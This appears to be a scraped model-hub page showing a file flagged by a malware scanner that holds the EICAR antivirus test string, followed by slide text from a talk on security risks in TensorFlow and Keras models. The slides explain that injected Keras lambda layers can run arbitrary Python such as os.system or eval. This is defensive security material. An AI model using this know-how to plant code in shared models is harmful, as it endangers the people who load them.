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

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mcpotato test 413c6c7 5 months ago

raw history blame contribute delete Unsafe: Eicar-Signature 70 Bytes

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*


```

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
Malware Scanning



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
MODELS ARE CODE

A Deep Dive into Security Risks in TensorFlow and Keras

By: Tom Bonner

Keras λ Layers

Deserialize & execute Python code




Warning: The `marshal` module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.

- It’s very easy to inject lambda layers into an existing model.

- Because it’s Python code it has access to fun things like `os.system`, `exec`, `eval`, or `runpy._run_code`.

Tensorflow

- Multi-step workflow
- Can read & write arbitrary files



